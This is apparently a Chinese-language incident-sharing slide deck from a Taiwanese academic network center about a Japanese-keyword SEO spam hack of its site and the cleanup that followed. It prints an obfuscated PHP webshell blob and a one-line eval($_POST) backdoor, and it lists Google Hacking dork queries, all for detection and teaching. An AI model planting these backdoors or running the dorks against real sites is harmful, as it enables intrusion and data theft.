



區網網站被駭處理經驗分享

中興大學 | 計資中心 | 研發組 | 台中區網 | 張雅嵐

被駭時間軸

2016/03-04

01 第一次被駭
網頁置換

2017/06

02 第二次被駭
日文關鍵字
攻擊

Google 台中區網

全部 新聞 地圖 圖片 影片 更多 設定 工具

約有 962,000 項結果 (搜尋時間: 0.52 秒)

川口技研 腰壁用ホスクリーン 上下式ハイグレードタイプライトブロン...
www.tsrc.edu.tw/ ▾ 翻譯這個網頁
您的網頁不適合使用行動裝置瀏覽。

台中區網中心-最新消息 台中區網中心 台中區網中心搜尋... 中心簡介年度記事概況介紹區網網路架構圖業務職掌區網中心各年度運作績效網路規範學網法規TANet相關 ...

(OS キャビネット) 大阪製罐 (株) 余禎祥
OS デラックスキャビネットDX型
最大積載 ... 台(入り数: -)JAN[-](OS
キ...

張本和
姓名: 張本和 出生年: 任職單位
台中縣教育網路中心 學經歷 ...

前一個
號外! 台中區網中心官方Line正式成立, 趕快加入獲得最新消息吧 ...
tsrc.edu.tw 的其他相關資訊 »

蘇仕朋
一、蘇仕朋先生任職本校專任職員計
17年, 期間任勞任怨並盡本分著 ...

黃永欽
黃永欽先生自任職於本校即開始協助
各項行政工作的電腦化程式的 ...

被駭畫面

Google 台中區網

全部 新聞 地圖 圖片 影片 更多 設定 工具

約有 962,000 項結果 (搜尋時間：0.52 秒)

州口技研 腰壁用ホスクリン 上下式ハイグレードタイプ ライトブロン...
www.tcrc.edu.tw/ 翻譯這個網頁
您的網頁不適合使用行動裝置瀏覽。
台中區網中心-最新消息 台中區網中心 台中區網中心 台中區網中心 搜尋... 中心簡介 年度記事概況介紹區網網路架構圖業
務職掌區網中心各年度運作績效網路規範學網法規TANet相關 ...

(OS キャビネット) 大阪製罐 (株)
OS デラックスキャビネットDX型
最大積載 ... 台(入り数：-JAN-) (OS
キ ...

張本和
姓名：張本和 出生年： 任職單位：
台中縣教育網路中心 學經歷 ...

前一個
號外！台中區網中心官方Line正式成
立，趕快加入獲得最新消息吧 ...
tcrc.edu.tw 的其他相關資訊 »

余禎祥
余禎祥先生於本校資訊工程研究所畢
業後，即任職本校資訊單位，以 ...

蘇仕朋
一、蘇仕朋先生任職本校專任職員計
17年，期間任勞任怨並善盡本分著 ...

黃永欽
黃永欽先生自任職於本校即開始協助
各項行政工作的電腦化程式的 ...

TANet 臺中 區域網路中心
Taichung Network Regional Center

中心簡介 管理會 研討會資訊 備援服務 IPv6 網路即時資訊 資訊安全 遠端單位
資料下載 其他服務

最新消息

標題	建立日期	作者
【備援預警】Microsoft Windows作業系統及Google Chrome瀏覽器存在處理SCF權的弱點，導致攻擊者取得使用者帳號與密碼	2017-05-22	作者 匿名
【重要簡】【勒索預警】勒索軟體 WanaCrypt0r 2.0 攻擊 Windows 系統備援，造成備援加密無 法使用，請儘速進行更新	2017-05-13	作 者 匿名
【備援預警】微軟惡意程式防護引擎(Microsoft Malware Protection Engine)存在允許攻擊者遠 端執行程式碼之漏洞(CVE-2017-0290)，進而取得系統控制權，請儘速確認防護引擎版本並進行 更新	2017-05-12	作 者 匿名
【備援預警】印表機設備未設定或使用預設密碼，並曝露於網路網路上恐有遭人入侵及利用之疑 慮。	2017-05-05	作 者 匿名

★ 出訪紀錄

第十六次出訪記實



區域中心數位備援服務中心除第十六次出訪行程，目的為彰化縣二林廣育慈惠國小，這次出訪出訪的成果，將獲得中興大學陳樹
誠先生、劉孟坤先生和張發喜小
組...

台中區網中心
TANet

被駭畫面



台中區網

全部 新聞 地圖 圖片 影片 更多

約有 962,000 項結果 (搜尋時間: 0.52 秒)

川口技研 腰壁用ホスクリーン 上下式

www.tcr.edu.tw/

您的網頁不適合使用

台中區網中心-最新消

務職掌區網中心各年

翻譯這個網頁

頁庫存檔

心中區網中心搜

類似內容

務職掌區網中心各年

覽學網法規TAN

(OS キャビネット) 大阪製罐 (株)

OS デラックスキャビネットDX型
最大積載 ... 台(入り数: -)JAN-|(OS
キ ...

張本和

姓名: 張本和 出生年: . 任職單位:
台中縣教育網路中心. 學經歷 ...

前一個

號外! 台中區網中心官方Line正式成
立, 趕快加入獲得最新消息吧 ...

[tcr.edu.tw 的其他相關資訊 »](#)

webcache.googleusercontent.com/search?q=cache:0QIDDbW0y8J:www.tcr.edu.tw/*&cd=1&hl=zh-TW&ct=clnk&gl=tw

這是 Google 對 <http://www.tcr.edu.tw/> 的快取。 這頁該網頁於 2017年5月2日 02:35:16 GMT 顯示時的快取。

在此期間, 目前網頁可能已經變更。 [檢視更多資訊](#)

完整版 純文字版 檢視原始碼

提示: 如要在這個網頁上快速尋找您所搜尋的字詞, 請按下 Ctrl+F 鍵或 ⌘+F 鍵 (Mac), 然後使用尋找列進行搜尋。

川口技研 腰壁用ホスクリーン 上下式ハイグレードタイプ ライトブロンズ 1セット (2本組) 物干しスタンド 物干しタオル 物干し物干し台

• [日用品雜貨・文房具・手工芸→DIY・工具](#)

• 商品名: 川口技研 腰壁用ホスクリーン 上下式ハイグレードタイプ ライトブロンズ 1セット (2本組) ライトブロンズ (LP-5S-LB) 物干しスタンド 物干しタオル 物干し台



• 图:

- 品番: bHjPk14614
- 14000.0000円 8680.0000円
割引: 38%OFF
- メーカー:



移除網址

查看 Google 搜尋結果中的頁庫存檔

頁庫存檔連結會顯示 Google 最近一次檢索網頁時儲存的網頁版本。

關於頁庫存檔連結

Google 會為每個網頁擷取快照備份，如果網頁之後無法顯示，備份就能派上用場。這些網頁隨即會納入 Google 的「頁庫存檔」，您只需點選 [頁庫存檔] 連結，畫面上就會顯示 Google 儲存的網站版本。

如果您要造訪的網站載入速度緩慢或是沒有回應，也可以改為查看頁庫存檔。

如何前往頁庫存檔連結

1. 在電腦上使用 Google 搜尋所需網頁。
2. 按一下該網站網址右邊的綠色向下箭頭。
3. 按一下 [頁庫存檔]。
4. 開啟頁庫存檔後，只要按一下目前網頁的連結，即可返回實際的線上網頁。

提示：如果想將某個頁庫存檔從 Google 搜尋結果中移除，請參閱[要求 Google 移除已過時或已刪除的資訊](#)。

移除網址工具

「移除網址」工具可讓您暫時封鎖 Search Console 資源中的網頁，不讓這些網頁出現在 Google 搜尋結果中。如需封鎖其他類型的網頁，請參閱[這裡](#)的說明。

- ⚠️ 要求獲准後，封鎖效期大約只能維持 90 天的時間。90 天後，您所封鎖的資訊便會再次出現在 Google 搜尋結果中 (請參閱「[永久移除內容](#)」一節)。
- 您必須是 Search Console 中的資源擁有者，才能使用這個工具移除該資源對應的網址。如果您不是資源擁有者，請參閱[這篇文章](#)。

如何讓 Google 搜尋暫時停止顯示特定的 Search Console 資源網頁：

1. 開啟[移除網址網頁](#)。
2. 按一下 [暫時隱藏]。
3. 輸入要移除的圖片、網頁或目錄所在的相對路徑，然後按一下 [繼續]。這個路徑是 Search Console 資源根目錄的相對路徑，且開頭必須是 / 符號。
4. 在表單中選擇下列其中一項操作：

移除網址

移除網址：

→把錯誤的頁面、快取和失效的網址..等，請 Google 於搜尋引擎中下架移除

Search Console

移除網址

暫時將您所擁有的網址從搜尋結果中移除。如要永久移除內容，則必須移除或更新來源網頁。 [瞭解詳情](#)

顯示 25 列 第 26 - 37 項 (共 37 項) < >

顯示： 已移除 (37) ↓

暫時移除	狀態	移除類型	已要求
<input type="text" value="請輸入您網站上要移除的網頁網址 (區分大小寫)"/> <input type="button" value="繼續"/>			
http://[redacted]&uact=8&ved=0ahLUKEwjA_wXX0eHf.edu.tw%2Fparkings%2Fmap%2F34&usg=AFQjCNFal9FjqbvnNmmZBA1thzTCe7Bmog&sig2=1gqy5y9utgXCdJHKymq0eg	已過期	網頁移除	2017年5月8日
http://[redacted]&ved=0ahLUKEwjmpab800Hc.edu.tw%2F&usg=AFQjCNGjFD9B10RKgdzk4gyOsTm99PnIA&sig2=1V7hx-2rVi9EznpOEjXXA	已過期	網頁移除	2017年5月8日
http://[redacted]Ewjmpab800Hrc.edu.tw%2Frealtime%2Fflowmrtg&usg=AFQjCNFF6Ozo200Nk4pljeHOK_TG1qm1w&sig2=sY84d_y_HDe_SpCyCveVA	已過期	網頁移除	2017年5月8日

Search console

Google
Search Console

資訊主頁
訊息


- 搜尋結果優化**
 - 搜尋結果呈現方式
 - 結構化資料
 - 複合式資訊卡
 - 資料壁光筆
 - 改善 HTML
 - 加速行動版網頁
- SEO成效分析**
 - 搜尋流量
 - 搜尋分析
 - 連至您網站的連結
 - 內部連結
 - 人為介入處理
 - 指定國際目標
 - 行動裝置可用性
- 網頁數量及封鎖、異動情形**
 - Google 索引
 - 索引狀態
 - 封鎖的資源
 - 移除網址
- 網站內容狀態**
 - 檢索
 - 檢索錯誤
 - 檢索統計資料
 - Google 模擬器
 - robots.txt 測試工具
 - Sitemap
- 網址參數
- 安全性問題
- Web Tools

Google Search Console :

google提供給網站管理者提升SEO的工具

SEO · search engine optimization (搜尋引擎最佳化)

- 是一種搜尋引擎的演算法規則
- 目的：提升網站的排名



Google 網站規劃

網路工具

- 多媒數位 · 專業網站規劃**
 - www.drama.com.tw 通過各大知名企業認可，專業、積極 **關鍵字付費廣告(PPC)**
- 獨立數位設計**
 - www.july.com.tw 網頁設計、平面設計、名片設計 程式設計、專案程式、虛擬主機。
- 網站企劃必備軟體**
 - userxper.com/axure 輕鬆易學的網站企劃軟體Axure RP 60分鐘學會設計Prototype，免費下載
- 網站內容規劃**
 - 網站建置前，我們要先將自己想要做什麼樣的網站規劃一下，這個步驟非常重要，若沒有做紮實，將來會有許多的問題產生，請大家要好好看一下，規劃流程如下：...
- 前言-網站規劃的原因**
 - 但一個網站建置的成功與否，與建站前的評估及規劃有著極重要的關係。網站建置前應該明確定義網站建置... 一般網站規劃的評估項目包括：1. 建置網站的目的及功能定位...
- 關鍵字自然排序**
 - 網站規劃-探瑪資訊(網站規劃軟體租賃)
 - 網站規劃-探瑪資訊為優秀台灣資訊公司,多年來於網頁設計,網站規劃,程式設計,網站規劃,資料庫網站規劃,虛擬主機網站規劃,程式網頁設計,內控網站規劃,購物網站規劃,...


更新sitemap

Sitemap : 幫助搜尋引擎爬取網站上的資料內容



The screenshot shows the Google Search Console interface for a Sitemap. The left sidebar contains navigation options like '資訊主頁', '訊息 (1)', and '搜尋結果呈現方式'. The main content area is titled 'Sitemap' and shows a table of submitted sitemaps. The table has columns for '#', 'Sitemap', '類型', '處理日期', and '問題數'. One entry is visible with a status of '已驗證'.

#	Sitemap	類型	處理日期	問題數
1	/http://[redacted].com/sitemap.xml		2017年5月2日	0




Sitemap產生器

Wonder WebWare Sitemap

推薦理由：

- 免費
- 沒有限制網頁數量
- 速度快
- 支援google 格式(XML)
- 支援yahoo格式(TXT)
- 爬到的資訊完整



10 Best Free Sitemap Generator you should know

<https://www.lauyou.com/10-best-free-sitemap-generator/>

Google論壇詢問

← 谷歌网站管理员帮助论坛 公開

★ 請幫我刪除頁庫存檔 <http://...> [新增回覆](#)

作者 [...](#)

輸入台中區網，標題卻顯示日文字，出現原本的網頁內容，但是頁庫存檔 <http://...> [...](#)，也是出現日文相關內容，不知道能不能麻煩您幫我快速取關掉？

2 則留言 瀏覽次數：13次 1 則專家回覆

社群內容可能並未經過驗證或不符合現況。

回覆

fan77說：
您好，**刪除搜索结果中的信息**请参考以下文档进行操作：
<https://support.google.com/websearch/troubleshooter/3111061?hl=zh-Hans>

从Google搜索结果中移除信息

您可以要求 Google 从 Google 搜索结果中移除敏感的个人信息的，例如，您的银行帐号或手写签名的图片。

Google 会移除哪些信息

请参阅我们的 [移除政策](#)，了解 Google 会移除哪些信息。

如果您想从 Google 搜索结果中移除照片、个人资料链接或网页，则通常需要网站所有者（即网站站长）移除相应信息。

为何需要与网站站长联系？

即使 Google 从搜索结果中删除了网站或图片，相应的网页也仍然存在，而且用户可通过该网站的网址、社交媒体分享功能或其他搜索引擎找到该网页。因此，最佳做法就是与可彻底移除该网页的网站站长联系。

如果照片或信息显示在 Google 搜索结果中，这只是表示互联网上能找到该照片或信息，并不意味着 Google 会为这些信息提供任何担保。

您想执行哪些操作？

- 移除您在 Google 搜索中看到的
- 阻止信息显示在 Google 搜索中

搜尋索引狀況

Google search results for `site:www.tcrc.edu.tw/`. The search bar shows the query and the Google logo. Below the search bar, there are tabs for '全部', '圖片', '新聞', '地圖', and '更多'. The search results show approximately 27,500 items. A message from Google suggests using Google Search Console for website management. The search results list several pages from www.tcrc.edu.tw, including information about a binder and a website share link.

Site: 指令

檢查 Google 搜尋引擎建立網站索引狀況，也就是檢查網站是否有健康的被收錄於搜尋引擎之中。

Search Console interface showing a list of URLs to be removed from the index. The interface includes a search bar, a list of URLs, and a table with columns for 'URL', 'Status', 'Removal Type', and 'Request Status'. The table shows three URLs that have been marked for removal.

URL	狀態	移除類型	已要求
http://www.tcrc.edu.tw/%2Fparkings%2Fmap%2F34&usg=AFQjCNF...	已過期	網頁移除	2017年5月8日
http://www.tcrc.edu.tw/%2F&usg=AFQjCNF...	已過期	網頁移除	2017年5月8日
http://www.tcrc.edu.tw/%2F&usg=AFQjCNF...	已過期	網頁移除	2017年5月8日

Google Hacking

Google Hacking :

利用google搜尋引擎尋找安全漏洞的駭客技術，也是一種駭客攻擊前的偵查。

operator	說明
site	指定一個特定的網域做搜尋
inurl	找出於url有該字串的網頁
intitle	找出於網頁標題有該字串的網頁
intext	找出於網頁內文有該字串的網頁
filetype	明確找出指定的檔案類型

intitle:"Index Of"

全部 圖片 影片

約有 3,810,000 項結果 (搜尋時間: 1.50 秒)

Index of /download/
<https://hypem.com/download/> ▾ 翻譯這個網頁
Name, Last modified, Size, Description. [PARENTDIR], Parent Directory, - [DIR], 1/, 09-Oct-2017 12:03, -, [DIR], 2/, 10-Oct-2017 ...
Of /download/T · Of /download/S · Of /download/B · Of /download/M

Index of /
<ftp.kmu.edu.tw/> ▾
Index of /, Exam/ · FreeBSD/ · Linux/ · Win/ · docs/

index(of:) - Array | Apple Developer Documentation
<https://developer.apple.com/documentation/swift/array/1689674-index>

“Index Of”
網站的目錄曝光在公眾之下

GHDB

EXPLOIT
DATABASE

Home

Exploits

Shellcode

Papers

Google Hacking Database

Date	Title	Cate
2018-04-18	inurl:default.aspx?ReturnUrl=/spssmr -stackoverflow -youtube.com -github	Page
2018-04-18	inurl:"/SAMLLogin/" -github	Page
2018-04-17	Drupal CMS - Drupalgeddon2	Vuln
2018-04-17	intext:build:SVNTag= JBoss intitle:Administration Console inurl:web-console	Varic
2018-04-17	Codeigniter filetype:sql intext:password pwd intext:username uname intext: Insert into users values	Files
2018-04-17	"login" "adp login" -adplogin.us -adplogin.org -adplogin.net	Page
2018-04-16	intitle:"index.of" inurl:/filemanager/connectors/ intext:uploadtest.html	Sens
2018-04-16	intitle:\index.of inurl:/websendmail/	Sens
2018-04-16	:DIR intitle:index of inurl://whatsapp/	Sens
2018-04-16	inurl:report.cgi?dashboard=	Varic

Exploit DB

<https://www.exploit-db.com/>

- 駭客提交漏洞的平台，又稱漏洞資料庫，除了提供漏洞外，也一併提供程式碼與工具。
- GHDB
 - 存放許多利用GOOGLE進階搜尋指令搭配相關關鍵字的方法，搜尋網頁的漏洞或機密資料。

日文關鍵字攻擊



在目標網站上以隨機產生的目錄名稱建立含有日文的新網頁。

1



網頁會超連結到特定的販售仿冒品牌商品的網站藉以牟利。

2



利用SEO的方式，提高關鍵字搜尋的引擎排名並顯示搜尋結果。

3



駭客的帳戶會加入 Search Console 成為網站擁有者。

4

レターケース 3列浅型10段深型5段 奥行40cm ファイル収納 書類収納 ...

www.tsrc.edu.tw/pansizai/cart ▼ 翻譯這個網頁

ビューを記入で次回1000円割引クーポンGET！さらに5万円毎にQUOカード500円進呈！・レターケース 3列浅型10段深型5段 奥行40cm ファイル収納 書類収納 オフィス ...

海外！台中區網中心官方Line正式成立，趕快加入獲得最新消息吧 ...

www.tsrc.edu.tw/152-line ▼

この網頁不適合使用行動裝置瀏覽。

台中區網的夥伴，您好：我們成立台中區網中心官方Line群組了喔！趕快拿起您的手機掃描QR Code加入我們台中區網中心官方Line吧！加入台中區網中心能為各位 ...

薄型壁面収納ラック 幅90cm デスクタイプ ハイタイプ 収納 ラック 収納 ...

www.tsrc.edu.tw/committee/good ▼ 翻譯這個網頁

この網頁不適合使用行動裝置瀏覽。

2017年7月21日 - 【ポイント10倍】【送料無料】薄型壁面収納ラック 幅90cm ライティングデスク ハイタイプ 収納 ラック 収納ラック 壁面収納 薄型・薄型壁面収納ラック ...

最新消息- TANET台中區網中心

www.tsrc.edu.tw/index2.php ▼


分類最新消息的文章列表。標題、建立日期、作者、教育部106年度台灣學術網路傑出貢獻人員選拔活動相關訊息，請踴躍推薦。2017-07-20, 作者楊崇誠。

ヤマハリシャフト 2017年 インプレス UD+2 長さ調整 アイアンYAMAHA...

www.tsrc.edu.tw/member-login ▼ 翻譯這個網頁

2017年7月21日 - 【特注カスタム 新品 送料無料 2017年モデル】本数限りやシャフトも商品ページより変更できます。ヤマハ 2017年 インプレス UD+2 アイアンYAMAHA ...

被駭時間軸



處理步驟




- 更新sitemap
- 完整備份網站/網站下線
- 免費網站掃毒軟體
- 論壇詢問
- 檔案權限管理
- 搜尋惡意程式碼
- 移除網址
- 更新密碼

線上免費掃毒軟體




virustotal

Google子公司
一次使用數十種防毒
軟體來掃描
<https://www.virustotal.com/zh-tw/>



Sucuri

美國網站安全公司
與另外10權威
網站安全資料庫比對
<https://sitecheck.sucuri.net>



Quttera

Quttera 提供了黑名單功能，
主要市場WordPress
<https://www.quttera.com/home>

尋找遭到入侵的檔案

- 網站被攻擊之后，駭客通常會留後門(webshell)，並使用**混淆技術**來躲避檢測。
- 較常用的混淆技術(PHP函式)
 - `base64()` :使用base64對數據進行編碼
 - `eval()` :使一段字符串如同PHP代碼一樣執行
 - `gzinflate()` :對數據進行解壓縮
 - `str_rot13()` :對字符串執行 ROT13 轉換

• 舉例:

```
eval(gzinflate(base64_decode('5b19@#@.....^&*Z9P8C')));
```

執行

解壓縮

進行解碼

使用base64 編碼的數據



關鍵字搜尋惡意程式

指令：

> find 搜尋的路徑 -type f -name "*.php" | xargs grep "eval"

查詢檔案

指定檔案類型搜尋

- d：目錄。
- f：一般的檔案。
- l：連結檔

列出目前目錄底下所有的 PHP 檔案

進一步的搜尋檔案中的內容

關鍵字：
base64、eval...

```
eval(str_replace('2 ','2 + 1',urldecode(base64_decode(gzinflate(base64_decode('fvbLdqM4EP0lHnGf8aIXwezhpVEGgUqgHQKnMQhMx0/AiP
0U4KTTj55FHErIcsete1W05GAn35fKh3fTdcHD+IGHRQ+a2Yrm7wWwqVIGl IQi1ncRH7ust9wDPkvbzy2/MQl e7TdO IDlDo3KcoXITwis6oXTIwXkhwe0Gy0aX2Hvd
xxO6oPmi
+hT1pEcT
6n7QPmrr
G325wbJl
RBfvxSA+
gmWlj95
dA/QcNN
vBnHydKc
W/WdG9\
F6K+ooT8
/puvd+pS
2GfjW2Z8
GK+f/hRzm5ZWLtzDnNe6Mvda/4Pv5acDp9+R+4+/1qNGDnPA2X/4ksdYaVF/BWpKDx/qYypVOGPLnX/pVjt7VPSz9smRL8Zzn8rv3vuBu5r6c1jjcUO8TFAPxPYX3RQl
1+cM3Sb9KHhx+dcy5mjrXbofT1u5rV7NN3BdtWWfjismEYzC398zwTTBdZLb3/UblPH79//Aw=='))));>
```

關鍵字搜尋惡意程式

WEBDIR+

首页

在线查杀

开放 API

联系我们

讨论区

在线查杀木马

Q. 都可以上传什么类型的文件？

A. 我们支持的文件类型有 php, jsp, jsp, war
我们支持的压缩包有 zip, rar, tar, tar.bz2, tar.gz, tar.xz

Q. 这个服务是免费的吗？


A. 是的，目前不收费，也不限制上传数量


Q. WEBDIR+ 都会对文件做些什么操作？

A. 上传后的文件或者压缩包，会经过WEBDIR+三种引擎的检测，检测后文件会被立即删除，全程无人工介入

Q. WEBDIR+ 是如何检测木马的？

A. 传统的正则表达式方式，存在高误报低查杀率的问题，WEBDIR+采用先进的动态监测技术，零规则查杀，无尿点

1. 

2. 

3.

文件MD5: 7[REDACTED]B	扫描完成, 检出 0/1	
文件名	类型	检测结果
//[REDACTED].php	可疑	Heur. 加密后门

WEBDIR+

百度安全團隊開發的一套線上 webshell 掃描服務。

<https://scanner.baidu.com/#>

關鍵字搜尋惡意程式

一句話木馬：

- 僅需要短短的一串執行指令，就可以讓駭客入侵網站。
- 沒有完整的網站控制功能之腳本，透過遠端工具連接，獲得完整的控制功能。

```
1 GIF89a
2 <?php eval($_POST[pass]) ?>
3
4
```

`$_POST[]` 函式：server取得clinet傳送的資料

常用的一句話木馬

- `eval($_POST[pass]);` 可以抓到使用者提交的密碼
- `eval($_POST[cmd]);` 可以執行使用者提交的任何cmd命令

<https://goo.gl/wbUVbs>

文件MD5: [redacted] 2 扫描完成, 检出 1/1

文件名	类型	检测结果
[redacted].php	后门	中国菜刀变形

中國菜刀

一款專業的網站管理工具，大小只有300多KB，為駭客常用的webshell工具，功能非常強大。

<http://www.jb51.net/hack/164013.html>

China Chopper

澳洲國防外包商遭駭，F35戰機資料外洩


澳洲國防部外一家包商去年遭駭客入侵，駭客因此存取伺服器上約30GB的資料，包括F35戰機、P-8 Poseidon偵察機等國防武器資料，澳洲國防部已證實這項消息，但澄清被盜的只有商業資料，非軍事等機密資料。

文/ 陳曉莉 | 2017-10-16 發表

讚 4.6 萬 按讚加入iThome粉絲團 讚 240 分享 G+



- 澳洲國防分包商遭中國網路犯罪者慣用的遠端存取木馬「中國菜刀」攻擊，並安裝了許多webshell以供遠端存取，藏匿時間長達5個月。
- 被駭的資訊：
 - F-35匿蹤戰鬥機
 - P-8反潛巡邏機
 - C-130運輸機
 - 聯合直接攻擊導引炸彈 (JDAM)



<https://goo.gl/Jfwypy>
<https://goo.gl/3Feobp>

Google重審

Search Console

資訊主頁

訊息 (2)

搜尋結果呈現方式 ⓘ

搜尋流量

Google 索引

檢索

安全性問題

Web Tools

← 刪除

☆ [REDACTED] 的重審要求遭到拒絕

收件者：[REDACTED] 網站管理員

